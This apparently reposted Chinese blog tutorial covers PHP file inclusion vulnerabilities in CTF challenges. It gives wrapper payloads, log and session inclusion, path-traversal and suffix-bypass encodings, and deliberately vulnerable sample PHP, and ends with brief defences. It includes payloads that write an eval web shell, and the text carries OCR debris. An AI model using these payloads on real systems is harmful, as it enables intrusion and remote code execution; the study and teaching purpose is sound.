文件包含漏洞 基础

转载

J0hnson666 于 2021-03-21 18:19:23 发布 219 收藏
分类专栏： # 文件包含漏洞 文章标签： 安全漏洞
原文链接：https://blog.csdn.net/qq_42181428/article/details/87090539

CTF中文件包含漏洞总结

0x01 什么是文件包含漏洞

通过PHP函数引入文件时，传入的文件名没有经过合理的验证，从而操作了预想之外的文件，就可能导致意外的文件泄漏甚至恶意代码注入。

0x02 文件包含漏洞的环境要求

- allow_url_fopen=On(默认为On) 规定是否允许从远程服务器或者网站检索数据
- allow_url_include=On(php5.2之后默认为Off) 规定是否允许include/require远程文件

0x03 常见文件包含函数

php中常见的文件包含函数有以下四种：

- include()
- require()
- include_once()
- require_once()

include与require基本是相同的，除了错误处理方面:

- include()，只生成警告（E_WARNING），并且脚本会继续
- require()，会生成致命错误（E_COMPILE_ERROR）并停止脚本
- include_once()与require_once()，如果文件已包含，则不会包含，其他特性如上

0x04 PHP伪协议

PHP 提供了一些杂项输入/输出（IO）流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符， 内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。


一、php://input

php://input可以访问请求的原始数据的只读流，将post请求的数据当作php代码执行。当传入的参数作为文件名打开时，可以将参数设为php://input,同时post想设置的文件内容，php执行时会将post内容当作文件内容。从而导致任意代码执行。

```
POC:
?file=php://input
[POST DATA] <?php phpinfo(); ?>
```

Example 1： 造成任意代码执行


```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://filter") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($fil
 exit('hacker!');
}
if($file){
 if ($file!="http://www.baidu.com") echo "tips：flag在当前目录的某个文件中";
 include($file);
}else{
 echo '<a href="?file=http://www.baidu.com">click go baidu</a>';
}
?>
```



tips：flag在当前目录的某个文件中


PHP Version 5.5.30

System	Windows NT DESKTOP-BHUACS3 10.0 build 17134 (Windows 10) i586
Build Date	Sep 30 2015 13:44:04
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration	C:\WINDOWS



tips：flag在当前目录的某个文件中 ××××××× D ×eľ××× DATA ××××××××к××× 8046-5807 D:\PHPWAMP_IN3\wwwroot\anheng\FileInclude\input
××Ł¼ 2019/02/12 11:36

. 2019/02/12 11:36
.. 2019/01/20 23:53 42 202cb962ac59075b964b07152d234b70.txt 2019/02/12 15:43 413 index.php 2 ×××|× 455 ×× 2 ××Ł¼ 666,458,013,696 ××××××



<?php echo "flag{202cb962ac59075b964}"; ?>

注：利用php://input还可以写入php木马,即在post中传入如下代码：

```
<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>');?>
```


Example 2： 文件内容绕过

```
//test.php
<?php
show_source(__FILE__);
include('flag.php');
$a= $_GET["a"];
if(isset($a)&&(file_get_contents($a,'r')) === 'I want flag'){
 echo "success\n";
 echo $flag;
}
```

//flag.php
<?php
$flag = 'flag{flag_is_here}';
?>

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
```

审计test.php知，当参数$a不为空，且读取的文件中包含'I want flag'时，即可显示$flag。所以可以使用php://input得到原始的post数据,访问请求的原始数据的只读流,将post请求中的数据作为PHP代码执行来进行绕过。
注：遇到file_get_contents()要想到用php://input绕过。




```php
<?php
show_source(__FILE__);

include('flag.php');

$a=  $_GET["a"];

if(isset($a)&&(file_get_contents($a,'r'))===  'I  want  flag'){

echo  "success\n";

echo  $flag;

}
```

success flag{flag_is_here}

二、php://filter

php://filter可以获取指定文件源码。当它与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，让其不执行。从而导致 任意文件读取。

POC1:

```
?file=php://filter/resource=xxx.php
```

POC2:

```
?file=php://filter/read=convert.base64-encode/resource=xxx.php
```

POC1直接读取xxx.php文件，但大多数时候很多信息无法直接显示在浏览器页面上，所以需要采取POC2中方法将文件内容进行base64编码后显示在浏览器上，再自行解码。

注：更多php://filter用法可参考：谈一谈php://filter的妙用

Example 1：


```php
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```

```
1
2
3
4
5
6
7
8
9
10
11
12
13
```

1.点击tip后进入如下页面，看到url中出现file=flag.php，如下：

2.尝试payload：?file=php://filter/resource=flag.php，发现无法显示内容：

3.尝试payload：?file=php://filter/read=convert.base64-encode/resource=flag.php，得到一串base64字符，解码得flag在flag.php源码中的注释里：



三、zip://

zip:// 可以访问压缩包里面的文件。当它与包含函数结合时，zip://流会被当作php文件执行。从而实现任意代码执行。

- zip://中只能传入绝对路径。
- 要用#分隔压缩包和压缩包里的内容，并且#要用url编码%23（即下述POC中#要用%23替换）
- 只需要是zip的压缩包即可，后缀名可以任意更改。
- 相同的类型的还有zlib://和bzip2://

POC：

```
zip://[压缩包绝对路径]#[压缩包内文件]
?file=zip://D:\zip.jpg%23phpinfo.txt
```

Example 1：

```php
//index.php
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if (!$file) echo '<a href="?file=upload">upload?</a>';
if(stristr($file,"input")||stristr($file, "filter")||stristr($file,"data")/*||stristr($file,"phar")*/){
 echo "hick?";
 exit();
}else{
 include($file.".php");
}
?>
<!-- flag在当前目录的某个文件中 -->
```

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
```

```php
//upload.php
<meta charset="utf-8">
<form action="upload.php" method="post" enctype="multipart/form-data" >
  <input type="file" name="fupload" />
  <input type="submit" value="upload!" />
</form>
you can upload jpg,png,zip....<br />
<?php
if( isset( $_FILES['fupload'] ) ) {
    $uploaded_name = $_FILES[ 'fupload' ][ 'name' ];         //文件名
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);   //文件后缀
    $uploaded_size = $_FILES[ 'fupload' ][ 'size' ];         //文件大小
    $uploaded_tmp  = $_FILES[ 'fupload' ][ 'tmp_name' ];     // 存储在服务器的文件的临时副本的名称
    $target_path = "uploads\\".md5(uniqid(rand())).".".$uploaded_ext;
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower(
        ( $uploaded_size < 100000 ) ) {
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {// No
            echo '<pre>upload error</pre>';
        }
        else {// Yes!
            echo "<pre>".dirname(__FILE__)."\\{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        echo '<pre>you can upload jpg,png,zip....</pre>';
    }
}
 ?>
```

四、data://与phar://

data:// 同样类似与php://input，可以让用户来控制输入流，当它与包含函数结合时，用户输入的data://流会被当作php文件执行。从而导致任意代码执行。

```
POC:
data://[<MIME-type>][;charset=<encoding>][;base64],<data>
?file=data://,<?php phpinfo();
?file=data://text/plain,<?php phpinfo();
?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
?file=data:text/plain,<?php phpinfo();
?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
```

phar:// 有点类似zip://同样可以导致 任意代码执行。

- phar://中相对路径和绝对路径都可以使用

POC：

```
?file=phar://zip.jpg/phpinfo.txt
?file=phar://D:\zip.jpg\phpinfo.txt
```

0x05 包含Apache日志文件

WEB服务器一般会将用户的访问记录保存在访问日志中。那么我们可以根据日志记录的内容，精心构造请求，把PHP代码插入到日志文件中，通过文件包含漏洞来执行日志中的PHP代码。

利用条件

- 对日志文件可读
- 知道日志文件存储目录

注意

- 一般情况下日志存储目录会被修改，需要读取服务器配置文件(httpd.conf,nginx.conf…..)或者根据phpinfo()中的信息来得知
- 日志记录的信息都可以被调整，比如记录报错的等级，或者内容格式。

Apache运行后一般默认会生成两个日志文件，Windos下是access.log（访问日志）和error.log(错误日志)，Linux下是access_log和error_log，访问日志文件记录了客户端的每次请求和服务器响应的相关信息。

如果访问一个不存在的资源时，如http://www.xxxx.com/<?php phpinfo(); ?>,则会记录在日志中，但是代码中的敏感字符会被浏览器转码，我们可以通过burpsuit绕过编码，就可以把<?php phpinfo(); ?> 写入apache的日志文件，然后可以通过包含日志文件来执行此代码，但前提是你得知道apache日志文件的存储路径，所以为了安全起见，安装apache时尽量不要使用默认路径。

参考文章：1.包含日志文件getshell
2.一道包含日志文件的CTF题

0x06 包含SESSION

可以先根据尝试包含到SESSION文件，在根据文件内容寻找可控变量，在构造payload插入到文件中，最后包含即可。

利用条件：

- 找到Session内的可控变量
- Session文件可读写，并且知道存储路径

php的session文件的保存路径可以在phpinfo的session.save_path看到。

session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php/sessions	/var/lib/php/sessions
session.serialize_handler	php	php

session常见存储路径：

- /var/lib/php/sess_PHPSESSID
- /var/lib/php/sess_PHPSESSID
- /tmp/sess_PHPSESSID
- /tmp/sessions/sess_PHPSESSID
- session文件格式： sess_[phpsessid]，而 phpsessid 在发送的请求的 cookie 字段中可以看到。

参考文章：一道SESSION包含的CTF题

0x06 包含/pros/self/environ


proc/self/environ中会保存user-agent头，如果在user-agent中插入php代码，则php代码会被写入到environ中，之后再包含它，即可。

利用条件：

- php以cgi方式运行，这样environ才会保持UA头。
- environ文件存储位置已知，且environ文件可读。

参考文章：proc / self / environ Injection

0x07 包含临时文件



php中上传文件，会创建临时文件。在linux下使用/tmp目录，而在windows下使用c:\winsdows\temp目录。在临时文件被删除之前，利用竞争即可包含该临时文件。

由于包含需要知道包含的文件名。一种方法是进行暴力猜解，linux下使用的随机函数有缺陷，而window下只有65535中不同的文件名，所以这个方法是可行的。

另一种方法是配合phpinfo页面的php variables，可以直接获取到上传文件的存储路径和临时文件名，直接包含即可。这个方法可以参考LFI With PHPInfo Assistance

类似利用临时文件的存在，竞争时间去包含的，可以看看这道CTF题：XMAN夏令营-2017-babyweb-writeup

0x08 包含上传文件

很多网站通常会提供文件上传功能，比如：上传头像、文档等，这时就可以采取上传一句话图片木马的方式进行包含。

图片马的制作方式如下，在cmd控制台下输入：

```
    进入1.jph和2.php的文件目录后，执行：
```

copy 1.jpg/b+2.php 3.jpg

将图片1.jpg和包含php代码的2.php文件合并生成图片马3.jpg

```
1
2
3
4
5
```

假设已经上传一句话图片木马到服务器，路径为`/upload/201811.jpg`
图片代码如下：

```
    <?fputs(fopen("shell.php","w"),"<?php eval($_POST['pass']);?>")?>
```

```
1
```

然后访问URL：`http://www.xxxx.com/index.php?page=./upload/201811.jpg`，包含这张图片，将会在`index.php`所在的目录下生成`shell.php`

0x09 其他包含姿势

- 包含SMTP(日志)
- 包含xss

文件包含漏洞的绕过方法

0x09 指定前缀绕过

一、目录遍历

使用 ../../ 来返回上一目录，被称为目录遍历(Path Traversal)。例如 ?file=../../phpinfo/phpinfo.php
测试代码如下：

```
<?php
 error_reporting(0);
 $file = $_GET["file"];
 //前缀
 include "/var/www/html/".$file;

<span class="token function">highlight_file</span><span class="token punctuation">(</span><span class="
```

?>

```
1
2
3
4
5
6
7
8
```

现在在/var/log目录下有文件flag.txt，则利用.../可以进行目录遍历，比如我们尝试访问：

```
include.php?file=../../log/flag.txt
```

```
1
```

则服务器端实际拼接出来的路径为：/var/www/html/../../log/test.txt，即 /var/log/flag.txt，从而包含成功。

二、编码绕过

服务器端常常会对于../等做一些过滤，可以用一些编码来进行绕过。
1.利用url编码

../

- %2e%2e%2f
- ..%2f
- %2e%2e/

..\

- %2e%2e%5c
- ..%5c
- %2e%2e\

2.二次编码

- ../
  - %252e%252e%252f
- ..\
  - %252e%252e%255c

3.容器/服务器的编码方式

../

..%c0%af

- 注：Why does Directory traversal attack %C0%AF work?

%c0%ae%c0%ae/

- 注：java中会把"%c0%ae"解析为"\uC0AE"，最后转义为ASCCII字符的"."（点）
  Apache Tomcat Directory Traversal

..\

- ..%c1%9c

0x10 指定后缀绕过

后缀绕过测试代码如下，下述各后缀绕过方法均使用此代码：

```
<?php
 error_reporting(0);
 $file = $_GET["file"];
 //后缀
 include $file.".txt";

<span class="token function">highlight_file</span><span class="token punctuation">(</span><span class="
```

?>

```
1
2
3
4
5
6
7
8
```

一、利用url

在远程文件包含漏洞（RFI）中，可以利用query或fragment来绕过后缀限制。
可参考此文章：URI's fragment

完整url格式：


```
protocol :// hostname[:port] / path / [;parameters][?query]#fragment
```


```
1
```


query(?)

- [访问参数] `?file=http://localhost:8081/phpinfo.php?`
- [拼接后] `?file=http://localhost:8081/phpinfo.php?.txt`

Example：（设在根目录下有flag2.txt文件）








flag{this is flag}


```php
<?php
        error_reporting(0);
        $file  =  $_GET["file"];
        //后缀
        include  $file.".txt";

        highlight_file(__FILE__);
?>
```



fragment(#)

- [访问参数] `?file=http://localhost:8081/phpinfo.php%23`
- [拼接后] `?file=http://localhost:8081/phpinfo.php#.txt`

Example：（设在根目录下有flag2.txt文件）







flag{this is flag} <?php
```
        error_reporting(0);
        $file  =  $_GET["file"];
        //后缀
        include  $file.".txt";

        highlight_file(__FILE__);
?>
```


二、利用协议

利用zip://和phar://，由于整个压缩包都是我们的可控参数，那么只需要知道他们的后缀，便可以自己构建。

zip://

- [访问参数] `?file=zip://D:\zip.jpg%23phpinfo`
- [拼接后] `?file=zip://D:\zip.jpg#phpinfo.txt`

phar://


- [访问参数] `?file=phar://zip.zip/phpinfo`
- [拼接后] `?file=phar://zip.zip/phpinfo.txt`


Example：

(我的环境根目录中有php.zip压缩包，内含phpinfo.txt，其中包含代码<?php phpinfo();?>)）

所以分别构造payload为：

```
?file=zip://D:\PHPWAMP_IN3\wwwroot\php.zip%23phpinfo
```







PHP Version 5.3.5

System	Windows NT DESKTOP-BHUACS3 6.2 build 9200 (Windows 7 Home Premium Edition) i586
Build Date	Jan 6 2011 17:50:45
Compiler	MSVC6 (Visual C++ 6.0)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--disable-isapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=D:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet" "--with-mcrypt=static"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini)	C:\WINDOWS


```
?file=phar://../../php.zip/phpinfo
```





PHP Version 5.3.5

System	Windows NT DESKTOP-BHUACS3 6.2 build 9200 (Windows 7 Home Premium Edition) i586
Build Date	Jan 6 2011 17:50:45
Compiler	MSVC6 (Visual C++ 6.0)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--disable-isapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=D:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet" "--with-mcrypt=static"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration	C:\WINDOWS

三、长度截断

利用条件：

- php版本 < php 5.2.8

原理：

- Windows下目录最大长度为256字节，超出的部分会被丢弃
- Linux下目录最大长度为4096字节，超出的部分会被丢弃。

利用方法：

只需要不断的重复 ./(Windows系统下也可以直接用 . 截断)

```
?file=./././。。。省略。。。././shell.php
```

则指定的后缀.txt会在达到最大值后会被直接丢弃掉

四、%00截断

利用条件：

- magic_quotes_gpc = Off
- php版本 < php 5.3.4

利用方法：

直接在文件名的最后加上%00来截断指定的后缀名

```
?file=shell.php%00
```

1

注：现在用到%00阶段的情况已经不多了

文件包含漏洞防御

allow_url_include和allow_url_fopen最小权限化

设置open_basedir（open_basedir将php所能打开的文件限制在指定的目录树中）

白名单限制包含文件，或者严格过滤 ./